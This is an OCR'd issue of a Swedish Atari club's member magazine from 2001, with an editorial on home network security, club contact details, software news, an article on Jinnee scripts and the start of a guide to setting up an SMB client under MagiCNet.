



ATARI MAGAZINE

SVENSKA ATARIKLUBBENS MEDLEMSIDNING

(UPPLAGA 41, ÅRGÅNG 16, NR 3 - 2001)




Erik berättar om MyMail!




Chatstation!



Iconeditor som klarar det mesta!



samba skapa PDF!



MAGIC
MagiC v6.20!!



Barbar Atari 2600! Läs mer om detta i nyheterna!

Läs PDF-Filer med Porthos!



Porthos 1.26 / 09.11.2001

Author: Wolfgang Donröse

porthos.donroese@narz.de

Software
invers

EXKLUSIV DISTRIBUENT:
INVERS SOFTWARE VERTRIEB
JIM ULF DUNDEL
ALTER POSTHOF 6
D-49624 LOENINGEN

Registered for: Jonas
Hoeller Nielsen
Goeteborg

Developed with PurePascal, PureAssembler, ObjectGen
Text rendering by FreeType www.freetype.org


System: NUDI 5.03 MINT 1.04 HUITLOS
CPU: 68060 FPU: N/AES

Atari is back!

- and in a big way!

AtariIRC
BNet_STING
BNet_MagiCNet
KeyEdit
Porthos Demo
CHKB, Samba mm

Läs mer på
nästa sida!



Ordförande har ordet!

av Mille Babic

Säkerheten hemma

Vi har under året sett hur det flaggas för säkerhet vad gäller datorer i hemmen, hur olika virus öppnar upp datorerna för ovälkomna besök och uppdateringar av program med brandväggsfunktioner. Routrar för hemmabruk med inbyggd Firewall har gått ner i pris kraftigt under året och sortimentet har dessutom ökat på detta område.

Några virus, maskar eller trojaner har vi inte sett som angriper Atari på många år nu och våra varianter av operativsystem skulle ge en besökare svårigheter. Hotet över att en Atari skulle få ett ovälkommet besök är tyvärr inte längre helt obefintligt. Sannolikheten att bli hackad är stor om man öppnat upp Internetanslutningen med diverse protokoll. Weblight är en webserver som lätt körs på en Atari och att ha denna igång i ett slutet hemnätverk utan att folk kan surfa till den gör den givetvis värdelös. Då öppnar man helt enkelt upp TCP-port 80 i den router eller i en dator med anslutningsdelning. Att på Atarin använda olika överföringsprotokoll är ju å ena sidan bra då man visar att datorn är användbar även i dessa sammanhang och baksidan är att man öppnar upp dörrar för angripare. Artikeln om Samba beskriver hur man med överföringsprotokollet smb/cifs kan nå resurser i nätverket där Windows och Linux finns närvarande, hur man enkelt kan flytta datafiler och skriva ut. Det har diskuterats om säkerheten vad gäller Samba och det gör ju aldrig saken bättre att man exempelvis som jag själv aldrig använder inloggningslösenord i de datorer jag har i hemnätverket. Detta stödjer förvisso smb-klienten för Atari, men varför krångla?

Skrev om säkerhet vad gäller datorer i den förra ledarspalten och detta med tanke på Erik Häll artikel. Dessvärre kom den artikeln inte med i förra numret av Atarimagasinet, utan vi får njuta av en något uppdaterad version denna gång. Ta allvarligt på säkerheten, trots att många leverantörer av Internet idag har en router/brandvägg som stoppar upp ingående trafik på vissa portar, så skall man aldrig glömma att besökaren kanske just finns i deras eget nätverk. En granne behöver inte ta omvägen via Internet utan han finns i din närhet.


Sättningen av Atarimagasinet

När denna ledarspalt skrevs har det praktiska och kommunikationen med nye sättaren inte kommit längre än till planering och ett antal e-post meddelanden av olika orsaker. Bertil Jägar har monterat ihop även detta nummer då dagarna börjar rinna iväg under detta år. Planeringen är att nye sättaren skall ta tag i nummer fyra och på så sätt få tid att komma igång. Även här rinner tiden ifrån oss och det beror väldigt mycket på att artiklar inte direkt köar in på redaktionen.

Atari is back - and in a big way!

Atari hemsida är på gång att startas upp på nytt. Att det rör sig om Infogrames Interactive (tidigare Hasbro och Microprose) som vill sälja spel för Playstation 2 under etikett Atari råder det inga tvivel om. Att hemsidan inte är något för datoranvändare som använder just Atari märks snabbt om man laddar sidan med webbläsaren CAB. Bilden nedan visar vad som går att läsa med en original Atari. För att läsa Atari hemsida till fullo så behövs Shockwave Flash och Javascript.

Det CAB snabbt märkte av är att de även vill spara ned en cookie från denna webbsida, innehållande bland annat den IP-adress du har på datorn.




The Atari name is synonymous with only the best in video games, sa Bruno Bonnell, styrelseordförande på Infogrames. Han uttryckte även rubriken för detta avsnitt. Att de släpper Splashdown och Mxraider betyder enligt honom att det, som han uttrycker det: reinvent Atari. Transworld Surf skall dessutom bli inledningen av Atari på Xbox.

Nu i slutet av november startade Infogrames sin TV-reklamkampanj med att marknadsföra etikett Atari för Playstation 2 och Xbox. Atari is back!

Hur skall man kommentera detta? Tror att det är bäst att bara fortsätta där vi är. De har ju inte TOS och Jaguaren är ju Freeware.

Fortsätter på sidan 14..




Innehåll

ATARI MAGAZINE NR 3 2001

FASTA PUNKTER


Ledare	2,14
Klubbinformation	4
Nyheter	5,6
Tidningsdisken	1

ATARI



SKRIPT - Nya skript till Jinnee.	7
SAMBA - Dela resurser.	8
PDF - Skapa PDF-filer.	12
MYMAIL - Historia, Nyheter mm.	13
PORTHOS - Läs PDF-filer på din Atari.	14
CHKB - Internationellt Tangentbord.	15
CHAT - Atari Chatstation.	16
ATTACK - Dator Attacker.	20
SCSI - Snabb SCSI hårddisk.	21
MAGIC - Nyheter i MagiC v6.20.	22
OKAMI - Okami uppdatering.	23
TIDIGARE NR - Här hittar du alltid dom 10 senaste.	24

Chu Chu Rocket läs mer om det på sidan 4...





Svenska Atariklubben

Är en ideell datorförening för Dig med Atari datorer eller annan utrustning som baserar sig på operativsystemet TOS. Föreningen har funnits sedan 1985 och har i dagsläget runt 200 medlemmar, spridda över hela Sverige. Vi har dessutom en lokalavdelning i Skåne. Där man kan träffas någon gång i veckan. Genom information (tidning), kurser (genom lokalavdelningarna), PD-bibliotek (fria program) och liknande aktiviteter vill vi uppmuntra till ett intressantare och mer givande användande av Atari datorer och kompatibla (t.ex. Hades, Medusa m.fl.).

Vad du får som medlem!

Hjälp och information via mailinglista/ e-mail eller telefon direkt till någon i styrelsen.

- **PD-bibliotek** (fria program) med ett stort utbud. Här finner du säkerligen det du söker, till låga priser (20 kronor/disk för medlemmar).

- Extra förmåner i vår BBS, **STraight BBS**. Här tar du hem de senaste fria programmen, knyter nya kontakter mm.

- Den tidning du nu håller i handen, **AtariMagasinet**, Klubbens målsättning är att den skall komma ut 4 ggr per år.

- Möjlighet att delta i kurser och temakvällar hos lokalavdelningarna.

Hur du blir medlem!

Vi har förutom vanligt medlemskap även familjemedlemskap, Vilket gäller ett obegränsat antal personer om hela familjen använder Atari.

Ett års medlemskap	175:-
Ett års familjemedlemskap	200:-
Startdiskett	25:-

OBS! För personer i övriga nordiska länder tillkommer 50:- pga Postens avgifter.

Du blir medlem genom att sätta in pengarna på **PG 491 75 44 - 1**. Ditt medlemskapsår räknas ifrån den 1 mars t.o.m sista februari nästkommande år.

Pga samordnade utskick kan det dröja ett tag innan du får ditt medlemskort. Men ha tålamod! Det kommer.

Välkommen med i Svenska Atariklubben

KLUBBINFORMATION

Vår adress & Telefonnummer

Svenska Atariklubben, Box 11416, 404 29 GÖTEBORG

Tel: 0705-353212 (Mille Babic), Fax: 0708-444213,

E-post: info@sak.nu

Lokalavdelningar

SAK/Skåne: c/o J.Kock Bökesåkra 951, 240 13 Genarp.

Lokal: Berguvsgatan 4B, **Tel:** 040-50 00 48 (Ordförande Jesper Kock)

PD-biblioteket

Postgiro **491 75 44 - 1** för beställningar. Skriv tydligt vilka disketter du önskar beställa. Aktuell katalogdiskett kostar **15 kr**. Disketter kostar från **20 kr**.

Tidningsdiskett

Disketten kan beställas av alla medlemmar för en summa av **25:-**. Sätt in pengarna på **PG 491 75 44 - 1** och skriv tydligt tidningsdiskettens nummer på talongen.

SAK BBS - STraight BBS (Stängs 31/12!)

Tel: **031- 44 66 62 (V34+)**. Öppet dygnet runt, hela året. Totalt 4.3 GB hårddiskutrymme plus ett flertal CD-ROM-skivor i växlare som alla medlemmar har fri tillgång till. Möjlighet att läsa och skriva brev i nätverk som FidoNet, SAKnet m fl. Programvaran som används är Semper/Octopus/JetMail.

Funktionärer i styrelsen

Ordförande

Mille Babic mille@ebox.tninet.se 031-699254

Vice ordförande

Johan Asserlund asser@telia.com (**ej efter 21:00**) 031-247716

Kassör

Kenneth Medin kennethm@tripnet.se 031-654145

Sekreterare

Jonas Möller Nielsen jonas.moller.nielsen@swipnet.se 0733-327130

Informationsansvarig

Mikael Folkesson mikael_f@swipnet.se 042-165485

SysOp, STraight BBS

Bertil Jägar bertil@jagardsakeri.com 031-444219

PD-ansvarig

Mikael Folkesson mikael_f@swipnet.se 042-165485

Hemsidesansvarig

Andreas Sjö mrfuture@home.se 031-3316546

Medlemsregister

Henrik Gildå di98gihe@chl.chalmers.se 031-537473

Övriga

Ulf Atterström ulf.atterstrom@swipnet.se 0591-12706

Torbjörn Gildå d98gilda@teck.chalmers.se 031-537473

<http://www.sak.nu>



NYHETER


Tipsa oss om nyheter!
Det är möjligt att en människa vet allt nytt
som händer i Atari världen. Vet du något som
du tycker skulle vara av intresse för andra,
Skriv då genast via epost eller vanlig väg till
klubbens adress. Tack!



Bärbart

Har du drömt om en bärbar spelmaskin? Jo visst, Lynx finns ju, men tänk dig en bärbar Atari 2600 eller varför inte en bärbar Playstation? Ta en titt på Benjamin J. Heckendorns hemsida! Där kan du se hans bärbara modeller av Atari 2600, SuperNintendo och Playstation!

<http://www.classicgaming.com/vcsp/index.htm>



NYHETER

Anodyne CD Writer v3.2

Anodyne har uppdaterat sitt programpaket för CD-bränning. I Version 3.2 har de rättat till två problem som fanns i CDwriter v2.2. Det ena problemet var att QuickCreate inte fungerade tillsammans med den alternativa filväljaren Boxkite. Det andra var om du körde programmet i TOS eller MiNT så kunde du inte skriva i någon text i Song name- eller Descriptionfälten. Registrerade användare av CD Writer Suite v3.0 kan gratis ladda hem uppdateringen från Anodynes hemsida:

<http://www.cyberus.ca/~anodyne/>

PixArt 4.5x

Full version av grafikprogrammet PixArt kan laddas ner från ST Computers hemsida. Filen är 604Kb stor, och hämtas från adress:

<http://www.st-computer.net/software/pixart.zip>

MagiCNet 1.3.9b

Vassilis Papathanassiou har uppdaterat MagiCNet! I och med denna nya version så hanteras serieportarna korrekt även under MagiC 6.2.

Vassilis har även släppt version 1.00b av "pppd GEM" som gör det möjligt att ansluta sig till Internet med PAP, CHAP och även MS-CHAP.

<http://users.otenet.gr/~papval/magicnet.htm>

Chu Chu Rocket

Reservoir Gods har tillslut släppt sin konvertering av spelet Chu Chu Rocket för STE och Falcon. Chu Chu Rocket är ett multiplayer spel som släpptes till Sega Dreamcast för en tid sedan. Spelet finns i två versioner; en som kräver 2Mb RAM och som då innehåller samplade effekter, samt en version för datorer med 1Mb RAM då utan samplingar.

Spelet kan hämtas från Reservoir Gods, eller från DHS hemsida:

<http://www.users.zetnet.co.uk/pinkpage/>

<http://www.dhs.nu>

GemGT2

Graoumf Tracker är en 32 kanalers "soundtracker" för Falcon, och med GemGT2 kan du lyssna på Graoumf Trackermoduler i GEM! Swe/YesCrew har gjort uppspelaren som använder sig av optimerade uppselningsrutiner av Earx. Programmet, som hittills finns i version 0.45 kan hämtas från:

http://www.dhs.nu/files/msx_players.jsp

Marathon v2.0

Mailklienten Marathon har fått en ansiktslyftning och innehåller en hel del nya funktioner jämfört med tidigare versioner. Några av nyheterna är Autocomplete, ny trädstruktur för bättre sortering av brev, färgade länkar till webbsidor och mailadresser, MagiC-användare får nu vanligt MagiC-utseende på Marathons fönster och dialogrutor.

För mer information, surfa in på:

<http://draconis.atari.org/draconis/mara2/eindex.htm>

AniPlayer 2.17

Det har nästan blivit en tradition att skriva något om AniPlayer. Nu finns programmet i version 2.17 och har en hel del bugfixar och förbättringar.

<http://aniplay.atari.org>

Atari.com

Knappar du in www.atari.com i din browser så kan då få dig en titt på de senaste spelen som skall släppas i Ataris namn. Tyvärr är spelen inte anpassade för Atarimaskiner, utan mest för PlayStation 2 och XBox. Spelen du kan se där är Splashdown, Transworld Surf och MX Rider.



<http://www.atari.com/>

Okami 3.0

Offlineläsaren för e-post och news har uppdaterats till version 3.0! (Se artikel av Kenneth Medin i nummer 2/2000 av Atarimagasinet)

Mer information:

<http://www.xs4all.nl/~josdb/okami30.html>

Icon Extract 1.2

Med Icon Extract kan du ta ikoner från exempelvis Windows och använda dem på Atari. Den nya versionen stödjer numera Windows XP ikoner, har ett förbättrat användarinterface samt ett antal bugfixar och förbättringar.

<http://www.club-internet.fr/perso/lafabrie/>

ATARI[®] SUPPORTERS I SVERIGE!

COPSON DATA

LINKÖPING
TEL: 013-16 41 04

DAGGSKIMMER FC3

GÖTEBORG
FC3@LEUF.ORG
HTTP://FC3.COME.TO
TEL: 031-734 05 49

DISK1

GÖTEBORG
INFO@DISK1.SE
TEL: 031-18 01 40
FAX: 031-81 43 05

HOLMERUP MUSIK

MALMÖ
SALES@HOLMERUP.ORG
HTTP://WWW.HOLMERUP.ORG
FAX: 046-611 30 86

INDIGO2

ÅRHUS, DANMARK
INDIGO2@CYBERNET.DK
TEL: 00945-86 20 16 55
FAX: 00945-86 20 12 04

LINE AUDIO

RINKABY
INFO@LINEAUDIO.SE
HTTP://WWW.LINEAUDIO.SE
TEL: 044-22 54 96
FAX: 044-22 54 20

OSAB

REPARATIONER, GÖTEBORG
TEL: 031-575902

Nya Skript till Jinnee

av Mille Babic

Nyligen släppte Bernd Mädicke ett Freeware arkiv kallat BM-Scripte, med diverse skript att användas under med ASH Scripter och skrivbordet jinnee. Den packade filen går under namnet bm-scripte02.lzh, som även återfinns på tidningsdisketten.

För att fräscha upp minnet lite, så är alltså Scripter som det låter ett skriptspråk. Koden exekveras av programmet ASH Scripter i bakgrunden i realtid och hittas av detta program via associering i skrivbordet. Meddelandehantering är inte helt olik OLGA (Objektänkning och inbäddning) och källkoden är mycket lik programspråket C. Via detta kommunikationsgränssnitt (GEMScript) kan alltså Scripter möjliggöra skeenden och kommunikation med många binärfiler- och programs egenskaper och presentera resultat i olika former.


Installationen är enkel, det är bara att flytta skripten (*.SIC) till JINNEE\PLUGINS\CONTEXT*. De flesta av skripten behöver binärfiler i form av TTP-program som skall läggas i JINNEE\PLUGINS\CONTEXT\BIN, mer om dessa, som även de finns på tidningsdisketten längre ner i artikeln.

Skriptfilerna är rena textfiler med källkod som medvetet efterliknas programspråket C. Detta gör att om man har någon form av programmeringsvana i språket så är det enkelt att förstå vad som sker. Filtypen för skrip (SIC) gör att ASH Skripten anropas och utför de kommandon skripten innehåller.

Packa datafiler och mappar


Medlevererat jinnee finns skript som packar och sammanfogar datafiler i olika format. Då skripten innehåller instruktioner och ASH Skripten endast dirigerar dessa, så förstår man givetvis att det måste finnas binärfiler som används för att göra själva packningen. Välkända packaren för Atari och zip är givevis den av Vincent Pomey (zipjr.ttp) för att ta ett exempel. I och med att det är dessa binärfiler som utgör själva arkiveringen så är det väldigt enkelt att själv modifiera någon av skripten för att ge stöd till packning med samtliga metoder som finns för Atari. Stöd för tar och Gzip är ett exempel på användbar kombination.

Skript i dessa sammanhang gör att man inte är beroende av skalprogram som LZH-Shell och PACShell utan användarvänligt bara att högerklicka på det man vill packa eller packa upp.



text till en fil. Då jag själv inte har en skrivare hittar jag en möjlighet att ripa av beloppen och uttagen på mitt personkonto från Nordbanken website och montera in i en textfil där jag nu kan sammanfoga alla mina transaktioner.

Binärfilen kan ta bort alla "taggar" inte bara i vanlig HTML-kod utan även från XML och WML och spara dem till en helt vanlig ASCII-kod.




Nconvert

Denna binärfil av Pierre-E Gougelet är tack vare detta skript otroligt kraftfullt. Jag har tidigare i en artikel om just Nconvert och XN-View efterlyst om någon kunde ta fram ett skalprogram till denna bildkonverterare som känner igen över 100 stycken olika bildformat inklusive de äldre Atari Art Director, Degas & Degas Elite, Doodle, GEM Paint, NeoChrome, Spectrum 512 med flera. Tänk om jag visste att det behövs inget skalprogram utan ett skript!

Det här skriptet är utformat så att ett högerklick på någon av dessa 100 bildformat sparar resultatet till JPEG/JFIF med 70% kvalitet. Otrorligt kraftfullt med andra ord, så nu är det bara att skaka fram alla 720 Kb disketter som man samlat på sig genom åren och spara ned bilderna till JPG till en hårddisk.

Då binärfilen är av TOS Takes Parameters (TTP), det vet säga att man anger inparametrar för konvertering och destinationsfil, enligt bilden nedan. Detta behöver man inte göras längre och det behövs som sagt inget skalprogram, utan endast detta lilla skript som gör detta med automatik.



Binärfilen som även den finns på tidningens diskett går att ladda hem från programmerarens hemsida

<http://perso.wanadoo.fr/pierre.g/>

Tclean

Detta skript tclean.sic gör att man kann tömma jinnee papperskorg oavsett var man högerklickar på skrivbordet.

SAMBA

av Mille Babic

Inledning

Samba är en lösning som möjliggör att dela resurser, såsom mappar och skrivare mellan olika datorplattformar. Drivkraften för detta projekt är att få till stånd ett bra sätt att integrera en UNIX-dator i ett befintligt Windows-nätverk. I dess kölvatten har även Atari surfat med i bilden tack vare öppen standard som resulterat i enkla portningar.

Samba nyttjar protokollet smb (server message block). Ett protokoll som har sitt ursprung i Netbios (Network Basic Input Output System), vilken togs fram av IBM för att koppla samman mindre nätverk. Microsoft lade sedan till funktioner för fildelning och smb fick då en praktisk användning. Netbios utvecklades sedan vidare till bland annat NetBEUI som gjorde att paket kunde skickas mellan olika nätverk, bland annat Netbios över TCP/IP den teknik Samba använder. Microsoft ändrade sedan benämningen på kombinationen smb och Netbios till CIFS (Common Internet File System).

Samba i sig utvecklas fortfarande av en Australiensare med namnet Andrew Tridgell, som sammanhållande i projektet. Han portade i begynnelsen smb till Unix för att komma åt just Unix från sin dos-dator. Han är faktiskt även kunnig i det svenska språket då han läste på Chalmers i Göteborg några år. Samba lyder under Open Source Software (OSS) av sina upphovsmän och distribueras under etikett GNU General Public License (GPL) med gott rykte att vara stabil och väl fungerande under Linux, SUN Solaris och IBM AIX för att nämna några. Att det möjliggör att från en Atari komma åt resurser i ett hemnätverk, som oftast består av en eller flera datorer med Windows eller Linux ger oss ett bra komplement till ftp och telnet och kommer efter integrering i BNet att ge Ataridatorn en naturlig plats i hemnätverket.

Skall i denna artikel försöka få en bild på vad som är möjligt med Samba vad gäller Atari och visa några exempel på hur fördelaktigt detta är under hemnätverket, samt hur man kan sätta upp en sådan lösning. Kommer att hålla mig till den del av smb, som behandlar klientdelen då annars artikeln blir omfattande och inte berör vad den är avsedd att beskriva, nämligen smb och Atari i ett hemnätverk.

Vi skall titta på en FTP-liknande smb-klient som ger åtkomst till resurser utdelade på en PC med MS Windows, utdelade mappar på disk och skrivare. Den består av ett begränsat verktyg, som fungerar som kommandotolk och utför filhantering bland annat.

Hänvisar för mer information om just Samba på dess officiella hemsida, www.samba.org då det finns massvis med dokumentation, manualer och mängder med textfiler, som ger användbara tips och problemlösningar, så att jag kan konkret hålla mig till artikelns kärnämne. Det finns även information att hämta ur distributionslistor och nyhetsgrupper, med vägledning från hemsidan.

Uppdaterad information vad gäller denna artikel med fler exempel och bilder finns alltid att läsa på min hemsida under avsnittet MagiCNet.

Ett hemnätverk som bas

I ett hem finns det som oftast mer än en dator och dessutom annan maskinvara som till exempel skrivare. En idealisk lösning är en miljö där datorerna delar resurser i en privat nätverksanslutning (LAN) och en offentlig nätverksanslutning (WAN, Internet-anslutning). Detta är ett bekvämt sätt där man kan arbeta med ljud, foton eller annan dokumenthantering tillsammans med andra familjemedlemmar och samtidigt surfa på Internet.

Vanligast är att använda ett serverlöst nätverk i hemmet där datorerna ingår i en arbetsgrupp då de är färre till antalet än runt åtta stycken.

Utgår i artikeln att man har någon form av ett LAN hemma och på så sett inte fördjupar mig i lösningarna för detta utan hellre hänvisar till mina tidigare artiklar om Atari & Ethernet, samt MagiCNet hur man med en Atari kan ansluta till ett sådant privat hemnätverk och via det få tillgång till en Internet-anslutningsdelning.

Har tidigare beskrivit hur man enkelt drar igång en FTP-Server på Ataridatorn och på så sett kan nå diskenheter på denna dator från en annan dator i hemnätverket med ftp eller via Windows funktion, lägga till en nätverksplats, så att Drag&Drop kan nyttjas. Fördelarna med detta kan exempelvis vara att man har Atariprogram eller olika typer av dokument, ljud eller film på en CD-ROM som man vill att Ataridatorn skall ha, om man nu inte har en CD-enhet ansluten till Atari. Kanske tycker man det är enklare att hämta program från Internet med en PC eller Linuxbaserad dator och sedan skicka dessa via hemnätverket till Ataridatorn. Framförallt så möjliggör FTP-Server ett mycket smidigt sätt att förse Ataridatorn med stora dokument, som ljudfiler, film eller större distributioner.

Vi skall med hjälp av en smb-klient med inbyggd kommandotolk med ftp-egenskaper, istället förflytta oss till Ataridatorn och från denna hämta program och dokument från de övriga datorerna i nätverket, istället för tvärt om.

Använda smb med MagiCNet

Programarkivet SMB_CLNT.ZIP för smb-klienten under MagiCNet hämtas enklast från Vassilis Papanthanassiou hemsida <http://users.otenet.gr/~papval>. Den innehåller bara fyra datafiler, som bara det ger en vink av att det inte rör sig om en stor installation utan ett program i form av en TTP (TOS Takes Parameters)

Denna version är en portning av en klient som ger åtkomst till smb kompatibla (NetBIOS) servrar under bland annat Linux och MS Windows. Vassilis understryker också att han inte tycker om att viktiga program under MagiC/MagiCNet skall vara som TTP utan att han kommer att se till att implementera smb med BNet för att ta till vara skrivbordets möjligheter vad gäller filhantering.

För att Samba från början skall ligga enligt vad som rekommenderas eller om jag säger, där det 'officiellt' skall ligga, så rekommenderas att man skapar en trädstruktur redan från början. I inledningsförfarandet här så består smb-klienten av endast fyra datafiler, men för att bereda plats för framtida utökning av samba på datorn, så är det bra att man gör rätt från början.

Meningen är att mappen /samba längst upp i dess trädstruktur skall hamna på `u:\usr\local\samba`. Detta åstadkommer man genom att använda programmet LINK2U.PRg (se min artikel om MagiCNet) av Daniel Augsburg, som startas först av alla program från `\gemsys\magic\start`

Programmets inställningsfil LINK2U.CNF har jag lagt dit MAGX.INF säger att min mapp med inställningsfiler finns (\$home).

```
; Variabel i MAGX.INF
#_ENV home=e:\usr\home
```

Har man inte satt variabeln ovan i MAGX.INF så skall givetvis LINK2U.CNF ligga i `\magic\start` där dess program startas under uppladdning av datorsystemet.

Så här ser min egen LINK2U.CNF ut:

```
# create links to drive u
#
sln e:\usr u:\usr
sln e:\tmp u:\tmp

# delete link to drive a
#
delu a
```



Då samba rekommenderas enligt medföljande readme.txt att ligga enligt \usr\local\samba och på en VFAT (utökad FAT med stöd för långa filnamn) partition, så förstår man att hela samba länkas till just enheten u:\ av LINK2U enligt min LINK2U.CNF ovan.

Samba trädstruktur tar man fram själv genom att skapa undermappar. I mitt fall har jag skapat följande mappar och lagt in följande filer i dem:


```
e:/usr
/local
/samba
  smb_clnt.ttp
/lib
  smb.conf
  LMHOSTS (valbart, används inte ännu)
/codepages
/private
  smbpasswd (valbart)
/var
```

Körning av klienten

De första inparametrar man kan testa vid körning av klienten kan vara mot en dator i hemnätverket, som har inbyggt stöd för smb. En PC med MS Windows eller Linux. Ataridatorn måste ha en hosts-fil där samtliga datorer i nätverket finns definierade med IP-adress och namn. MagiCNet har denna fil och det är bara att editera in datorerna. smb-klienten är i detta fall inget undantag utan det finns enkla binärer men även program från MiNTnet, som läser hosts. De flesta av dessa små verktyg är dessutom programmerade att leta efter hosts-filen i u:\etc



Inparametrerna -L Sophie enligt bilden ovan ger utdata enligt bilden nedan.

